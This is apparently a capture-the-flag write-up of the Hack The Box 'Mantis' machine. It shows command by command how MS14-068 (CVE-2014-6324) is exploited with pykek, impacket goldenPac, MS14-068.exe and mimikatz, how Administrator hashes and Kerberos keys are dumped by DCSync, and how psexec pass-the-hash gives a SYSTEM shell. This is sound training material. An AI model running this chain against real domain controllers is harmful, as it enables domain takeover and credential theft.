
If we're lazy, we could’ve used the andrewmohawk's CVE summary website. However, it is limited to CVEs up to 2022.
Note that looking for Windows Kerberos exploits in 2014 shows only one entry: CVE-2014-6324.

CVE Lookup using Searchsploit
Another trick is to simply use the searchsploit tool:
Via a text filter:
  jamarir@kali:~$ searchsploit remote windows Kerberos
  ----------------------------------------------------------------------------------- ---------------------------------
   Exploit Title                                                                     |  Path
  ----------------------------------------------------------------------------------- ---------------------------------
  Microsoft Windows Kerberos - 'Pass The Ticket' Replay Security Bypass              | windows/remote/34462.txt
  Microsoft Windows Kerberos - Privilege Escalation (MS14-068)                       | windows/remote/35474.py
  ----------------------------------------------------------------------------------- ---------------------------------
Via a JSON filter, using jq:
  jamarir@kali:~$ searchsploit -j |jq '."RESULTS_EXPLOIT" |to_entries| map(select(.value.Type == "remote" and .value.Platform == "windows" and (.value.Title |ascii_downcase |contains("kerberos"))))'
  [
    {
      "key": 24609,
      "value": {
        "Title": "Microsoft Windows Kerberos - 'Pass The Ticket' Replay Security Bypass",
        "EDB-ID": "34462",
        "Date_Published": "2010-08-13",
        "Date_Added": "2010-08-13",
        "Date_Updated": "2014-09-01",
        "Author": "Emmanuel Bouillon",
        "Type": "remote",
        "Platform": "windows",
        "Port": "",
        "Verified": "1",
        "Codes": "",
        "Tags": "",
        "Aliases": "",
        "Screenshot": "",
        "Application": "",
        "Source": "https://www.securityfocus.com/bid/42435/info",
        "Path": "/usr/share/exploitdb/exploits/windows/remote/34462.txt"
      }
    },
    {
      "key": 24610,
      "value": {
        "Title": "Microsoft Windows Kerberos - Privilege Escalation (MS14-068)",
        "EDB-ID": "35474",
        "Date_Published": "2014-12-05",
        "Date_Added": "2014-12-05",
        "Date_Updated": "2016-10-10",
        "Author": "Sylvain Monne",
        "Type": "remote",
        "Platform": "windows",
        "Port": "",
        "Verified": "1",
        "Codes": "CVE-2014-6324;OSVDB-114751;MS14-068",
        "Tags": "",
        "Aliases": "",
        "Screenshot": "http://www.exploit-db.com/screenshots/idlt35500/exploit-db-ms14-068.png",
        "Application": "",
        "Source": "",
        "Path": "/usr/share/exploitdb/exploits/windows/remote/35474.py"
      }
    }
  ]
Exploiting MS14-068 / CVE-2014-6324

Without entering into too much details, MS14-068 exploits a flaw in how the DC validates the user’s PAC. This CVE allows a user to generate an arbitrary PAC, as well as its MD5 checksum, that’ll be later validated and injected by the KDC itself into the user’s TGT. Therefore, the user might be member of any group, adding it into the PAC.
Said differently:
Client: “Hey KDC ! I’m a member of
Domain/Enterprise Admins, as stated in this PAC I wanna use.”KDC: “Well, let me just verify its content. If this is good, I’ll sign it using my private key and inject it into your TGT.”
Client: “Hmmm. What about using this MD5 hash (etype 7) as a signature instead. I know it’s unkeyed, but who cares ?”
KDC: “Sure ! Let me inject that PAC inside your TGT, with your MD5 as my signature ;) (I mean… I don’t care xD)“
Using ms14-068 (pykek)
Googling MS14-068 Github immediately leads to a GitHub PoC from the pykek project. This project was written in python2, so we could update its interpreter editing its shebang (aka. hash(#)bang(!)):
#!/usr/bin/python2
The tool requires to install the pycryptodome package:
jamarir@kali:~$ pip2 install pycryptodome
Once executed, we may get a Domain Admin ticket:
Because we’re dealing with Kerberos authentication, we’ll need to synchronize our local time with the DC’s NTP service to avoid KRB_AP_ERR_SKEW errors:
jamarir@kali:~$ sudo timedatectl set-ntp 0; sudo rdate -n 10.10.10.52
jamarir@kali:~$ ms14-068.py -u 'james'@HTB.LOCAL -p 'J@m3s_P@ssW0rd!' -s 'S-1-5-21-4220043660-4019079961-2895681657-1103' -d MANTIS.HTB.LOCAL
  [+] Building AS-REQ for MANTIS.HTB.LOCAL... Done!
  [+] Sending AS-REQ to MANTIS.HTB.LOCAL... Done!
  [+] Receiving AS-REP from MANTIS.HTB.LOCAL... Done!
  [+] Parsing AS-REP from MANTIS.HTB.LOCAL... Done!
  [+] Building TGS-REQ for MANTIS.HTB.LOCAL... Done!
  [+] Sending TGS-REQ to MANTIS.HTB.LOCAL... Done!
  [+] Receiving TGS-REP from MANTIS.HTB.LOCAL... Done!
  [+] Parsing TGS-REP from MANTIS.HTB.LOCAL... Done!
  [+] Creating ccache file 'TGT_james@HTB.LOCAL.ccache'... Done!
And then grab the Domain Administrator's NTHash via DCSync (the -just-dc-user switch prevents crashing our old DC with numerous requests):
jamarir@kali:~$ KRB5CCNAME=TGT_james@HTB.LOCAL.ccache secretsdump.py 'HTB.LOCAL/james'@MANTIS.HTB.LOCAL -k -no-pass -user-status -history -pwd-last-set -just-dc-user 'Administrator'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:22140219fd9432e584a355e54b28ecbb::: (pwdLastSet=2018-02-06 08:52) (status=Enabled)
Administrator_history0:500:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29:::
Administrator_history1:500:aad3b435b51404eeaad3b435b51404ee:22140219fd9432e584a355e54b28ecbb:::
Administrator_history2:500:aad3b435b51404eeaad3b435b51404ee:cd8ec6b5d31a65994f198224737c1b5a:::
Administrator_history3:500:aad3b435b51404eeaad3b435b51404ee:22140219fd9432e584a355e54b28ecbb:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:c06d7bb2e780b417445f0f55c52399de2dbd206a383be45d407b376356cd9170
Administrator:aes128-cts-hmac-sha1-96:ea5a1c528034eac55c6e97af85773352
Administrator:des-cbc-md5:c2d65b4f7abab392
[*] Cleaning up...
Using goldenPac (impacket)
As stated in The Hacker Recipes page, the impacket’s goldenPac.py script could also be used. This tool, on top of requesting a TGT (like pykek), then performs a standard TGS requests to the DC’s CIFS service to psexec:


jamarir@kali:~$ goldenPac.py -dc-ip 10.10.10.52 -target-ip 10.10.10.52  'HTB.LOCAL'/'james':'J@m3s_P@ssW0rd!'@MANTIS.HTB.LOCAL
[...]
C:\Windows\system32>
Using MS14-068 (EXE)
From Windows, we can first install python2.7.0, then the setuptools and pip packages:
PS C:\Python27> certutil -urlcache -split -f https://files.pythonhosted.org/packages/b2/40/4e00501c204b457f10fe410da0c97537214b2265247bc9a5bc6edd55b9e4/setuptools-44.1.1.zip
PS C:\Python27> cd setuptools-44.1.1
PS C:\Python27\setuptools-44.1.1> ..\python.exe setup.py install
PS C:\Python27> certutil -urlcache -split -f https://files.pythonhosted.org/packages/53/7f/55721ad0501a9076dbc354cc8c63ffc2d6f1ef360f49ad0fbcce19d68538/pip-20.3.4.tar.gz
PS C:\Python27> cd pip-20.3.4
PS C:\Python27\pip-20.3.4> ..\python.exe setup.py install
That way, we may run the MS14-068.exe executable from the WindowsElevation Github repo, or from the windows-kernel-exploits Github repo, to get a Domain Administrator’s ticket:
Again, because we’re dealing with Kerberos authentication, we’ll need to synchronize our local time with the DC’s NTP to avoid KRB_AP_ERR_SKEW errors:
PS C:\Users\jamarir> sc.exe config w32time start= auto; net stop w32time; net start w32time; w32tm /config /update /manualpeerlist:'10.10.10.52'
PS C:\Users\jamarir> MS14-068.exe -u james@HTB.LOCAL -p 'J@m3s_P@ssW0rd!' -s 'S-1-5-21-4220043660-4019079961-2895681657-1103' -d MANTIS.HTB.LOCAL
  [+] Building AS-REQ for MANTIS.HTB.LOCAL... Done!
  [+] Sending AS-REQ to MANTIS.HTB.LOCAL... Done!
  [+] Receiving AS-REP from MANTIS.HTB.LOCAL... Done!
  [+] Parsing AS-REP from MANTIS.HTB.LOCAL... Done!
  [+] Building TGS-REQ for MANTIS.HTB.LOCAL... Done!
  [+] Sending TGS-REQ to MANTIS.HTB.LOCAL... Done!
  [+] Receiving TGS-REP from MANTIS.HTB.LOCAL... Done!
  [+] Parsing TGS-REP from MANTIS.HTB.LOCAL... Done!
  [+] Creating ccache file 'TGT_james@HTB.LOCAL.ccache'... Done!
This ticket can then be injected in our local PowerShell process using the Mimikatz’s Pass-The-Cache feature:
PS C:\Users\jamarir> mimikatz.exe "kerberos::ptc TGT_james@HTB.LOCAL.ccache" "exit"

  .#####.   mimikatz 2.2.0 (x86) #19041 Sep 19 2022 17:43:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::ptc TGT_james@HTB.LOCAL.ccache

Principal : (01) : james ; @ HTB.LOCAL

Data 0
           Start/End/MaxRenew: <DATE> ; <DATE> ; <DATE>
           Service Name (01) : krbtgt ; HTB.LOCAL ; @ HTB.LOCAL
           Target Name  (01) : krbtgt ; HTB.LOCAL ; @ HTB.LOCAL
           Client Name  (01) : james ; @ HTB.LOCAL
           Flags 50a00000    : pre_authent ; renewable ; proxiable ; forwardable ;
           Session Key       : 0x00000017 - rc4_hmac_nt
             1f71d3c88f10b836cb9616a3cd7476be
           Ticket            : 0x00000000 - null              ; kvno = 2        [...]
           * Injecting ticket : OK

mimikatz(commandline) # exit
Bye!
Anyhow, GG WP !!
- From Linux:
jamarir@kali:~$ psexec.py -hashes ':22140219fd9432e584a355e54b28ecbb' -dc-ip 10.10.10.52 'HTB.LOCAL'/'Administrator@10.10.10.52'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.52.....
[*] Found writable share ADMIN$
[*] Uploading file jYCStxpu.exe
[*] Opening SVCManager on 10.10.10.52.....
[*] Creating service tBoE on 10.10.10.52.....
[*] Starting service tBoE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>  type \Users\Administrator\Desktop\root.txt
89[...]6d
- From Windows:
PS C:\tools\CVE-2014-6324> klist

Current LogonId is 0:0x56a60

Cached Tickets: (1)

#0>     Client: james @ HTB.LOCAL
        Server: krbtgt/HTB.LOCAL @ HTB.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x50a00000 -> forwardable proxiable renewable pre_authent
        Start Time: <DATE> (local)
        End Time:   <DATE> (local)
        Renew Time: <DATE> (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

PS C:\tools\CVE-2014-6324> type \\MANTIS.HTB.LOCAL\c$\Users\Administrator\Desktop\root.txt
89[...]6d
PS C:\tools\CVE-2014-6324> klist purge
PS C:\tools\CVE-2014-6324> type \\MANTIS.HTB.LOCAL\c$\Users\Administrator\Desktop\root.txt
type : Cannot find path '\\MANTIS.HTB.LOCAL\c$\Users\Administrator\Desktop\root.txt' because it does not exist.
At line:1 char:1
+ type \\MANTIS.HTB.LOCAL\c$\Users\Administrator\Desktop\root.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\MANTIS.HTB.LO...esktop\root.txt:String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
About the author
- Pentester, CTF Player, Game Modder, Gam© B̷̢̡̨̢̡̡̡̧̢̡̧̛͓̤͓̦͖̘̪͓̹̙̹̣͇̲̘̭̯͍͕̥̳̖̙͔̱̥̯̪̝̤̫̘̹̘̬̬̬̠͉͓̯̼̥̩̼̗̯̜͎̳͈̙̺̗̦̯͕͎̼͓̭̮̩̲͇͇͈̬͚̙̠͎͚̳̥̮̳͇̫͙̺͈̗̟͉͕̰̣̯̻͔͚͖̳̗̼͇̗̫͈͉̠̲͉͙̣̭̳̳̰̥̜̗̙̫͎̫̲͕̭͖̖̥̰̙̞͇̪̞̠̥̭̳̣̠̳͓̒͑̀̎̈̎͂̐͆͒͆̒͌͒̔̽͌̐͊̈̀̅̈́̂̑͛̽͐̈́̒̋̓̍̿̔̔͌͘͘̚͜͜͜͜͜͜͠͠͝͠͝ư̵̧̡̧̧̨̡̨̢̢̢̨̧̧̢̢̢̨̢̡̢̢̛̰̱̜͖̯̮̬̙͈̳̙̲̣̺͕̤͓̪̖̫̬͈̩̝͚̪̫̻̖̺̳͎͓̥̯̖̪̣̪̥͍͉̺̙̠͔͖̪͖̥͇̞͈̙̺̙̻̙͍̯͔̮͖͓̞̳̞̫͔̯̖̳̪͔̳̩͉̠̰̘̱͚͕̟̺̝̼͎̥̠̜̫̖̥̼̻̫̘͕͚̠̰̯͔̰̦̥̪͕̠̭͇̝̬͖̤͇͇̥͍̟̠̙͓͓̜͕̲̞̪͚̭͎͓̺̩̯͎͙̻͎̘̹̣̬͚͙̺̣͈̱̣̭̺̻̦͈̦͚͍͈̩̘̥͓̘̪̮̗̮̫̠̫̞͚̔̎̂̆̓͊̋́̌̎̿̂̆͌̃́͛͒̿͑̊̆͐̄̎̃̌͂̈͗̽͐̾̾̔͌̋̾͐͑̕͜͜͜͜͝ͅͅͅͅg̶̢̢̡̧̡̡̧̡̡̢͖̦̝͍͓̳̻̦̤̭̩̜̯̳̣̱̼̙͈̮̝̝̬͇̬̞͇̭̙̤͎̲͓̦̩̜̺͉̘͙͍̖͚͔̠̲̭͆̓͛̋̔̾̆̈́͒̍͛̍́͌̑̐͒̚̕̚͜ͅͅͅ Hunte | CRTO
Comments
Join the discussionNo comments yet. Be the first to comment.


